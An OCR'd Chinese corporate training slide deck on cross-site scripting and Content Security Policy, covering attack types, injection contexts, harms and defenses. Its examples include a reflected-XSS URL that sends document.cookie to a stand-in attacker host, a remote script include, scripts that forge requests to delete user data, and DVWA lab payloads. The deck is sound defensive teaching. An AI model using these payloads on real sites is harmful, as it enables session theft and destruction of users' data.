应用系统安全系列




跨站脚本攻击与内容安全策略 (XSS & CSP)

FIH IT 應用系統開發部

朱優良

2023年11月

目錄 CONTENTS




XSS 攻击原理

XSS 防御办法

CSP 理解和配置

其他相关工具


Web 网站的基本模式


Method: GET/POST/PUT/DELETE
HTML（DOM）
CSS
Javascript
浏览器
Browser
HTTP Request
HTTP Response
服务器
Server
ASP.NET(C#)
Java
PHP
Python
Go
Node.js
…
用户登录
（身份认证、授权访问）
用户
User
防火墙

XSS（跨站脚本攻击，Cross Site Scripting）

跨站脚本攻击，本质是注入式攻击：在浏览器响应数据时，插入了可执行脚本。

一种典型XSS攻击流程



XSS 三种类型

- 存储型 XSS（Stored）

攻击者事先将恶意代码上传或储存到漏洞服务器中，意味着只要访问了这个页面的访客，都有可能会执行这段恶意脚本。所以这种类型危害最大。

```
<div> <script>alert(/xss/)</script> </div>
```

- 反射型 XSS（Reflected）

通过给别人发送带有恶意脚本代码参数的URL，当URL地址被打开时，特定的代码参数会被HTML解析、执行，如此就可以获取用户的COOIKE，进而盗号登陆。非持久化恶意代码并没有保存在目标网站。

```
http://www.reflectedxss.com/test.html?msg=<script>var+img=document.createElement(“img”);+img.src=”http://www.evildoer.com/”%2bescape(document.cookie);+document.appendChild(img)</script>
```

- DOM 型 XSS

恶意代码出现在DOM上，而不是页面Script代码中。

XSS 常见注入方法

- 在标签内输出

```
<div> {xss} </div>
<div> <script>alert(/xss/)</script> </div>
<a href=“”> {xss} </a>
<a href=“”> <script src=“https://xxx.com/xss.js”> </script> </a>
```

- 在属性内输出（只需要闭合标签）

```
<input type=“text” name=“username” value=“{xss} ” />
<input type=“text” name=“username” value=“” onclick=“alert(/xss/) ” />
<a href=“{xss} ”>Hello</a>
<a href=“javascript:alert(/xss/) ”>Hello</a>
```

- 在事件内输出（与属性相同）

```
<input type=“text” name=“username” onclick=“fun(‘{xss} ‘)” />
<input type=“text” name=“username” onclick=“fun(‘’)” onkeyup=“alert(/xss/) ” />
```

XSS 常见注入方法

- 在CSS内输出

```
<style type="text/css">
    body { background-image: url({xss}); }
</style>
```

```
<style type="text/css">
    body { background-image: url("javascript:alert('XSS')"); }
</style>
```

- 在Script标签内输出

```
<script>
    var username = "{username}";
</script>
```

```
<script>
    var username = "1";alert(/xss/);";
</script>
```

XSS 注入脚本范例

- GET 请求

将参数附在URL的尾部即可传递。例子：执行URL接口，恶意删除网站数据。

```
<script>
var img = document.createElement('img');
img.src = 'http://www.mywebsite.com/user/delete?userid=1234567';
document.body.appendChild(img);
</script>
```

- POST 请求

例子：恶意删除网站数据

```
<script>
var evilform = document.createElement('div');
document.body.appendChild(evilform);
evilform.innerHTML = '<form action="http://www. mywebsite.com/user/delete" name="evilform" id="evilform">' +
'<input type="text" name="userid" value="1234567" /></form>';
document.getElementById("evilform").submit();
</script>
```

网站模拟演练

- DVWA 靶场（Dam Vulnerable Web Application）


  基于 PHP/MySQL 开发，用于Web安全脆弱性学习的网站。

  DVWA 可以手动调节安全级别：Low, Medium, High, Impossible, 级别越高越难渗透。

Low
<script>alert(1)</script>

Medium Bypass
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

XSS 的危害


XSS
危害
针对用户
劫持用户会话
窃取Cookie
网络钓鱼
伪造登录框
比特币挖矿
广告刷流量
窥探隐私
获取用户操作记录
针对网络服务
劫持后台
操作后台数据
篡改页面
JavaScript 脚本几乎可以重写整个页面
传播蠕虫
诱使用户点击访问其发出的恶意邀请链接。
内网扫描
获取浏览器信息、IP地址、安装的软件

XSS 攻防思考

?

- 将脚本注入到页面（埋地雷）

  拒绝注入

- 将脚本执行（引爆地雷）

  阻止执行

- 获取会话信息（骗取信任）

  阻止读取 Cookie

URL

Form

Database

XSS 基本防御（拒绝注入）

分析原因： 允许用户输入的地方没有对输入内容进行检查和控制。


解决办法： 阻止攻击者在网页里埋下地雷

把控输入和输出点，针对性地过滤、转义。

- HTML标签编码、JavaScript 编码、CSS 编码
- 富文本配置白名单，只允许某些HTML标签出现。

例如：

- C# HtmlEncode 和 HtmlDecode 对 HTML 编解码
- OWASP ESAPI -企业安全应用程序接口



问题：增加开发复杂度，开发时容易疏漏，过滤规则容易被绕过

CSP（内容安全策略，Content Security Policy）

CSP 被誉为XSS攻击的终结者。
从根本上解决问题，浏览器自动禁止外部注入恶意脚本。

阻止炸弹爆炸

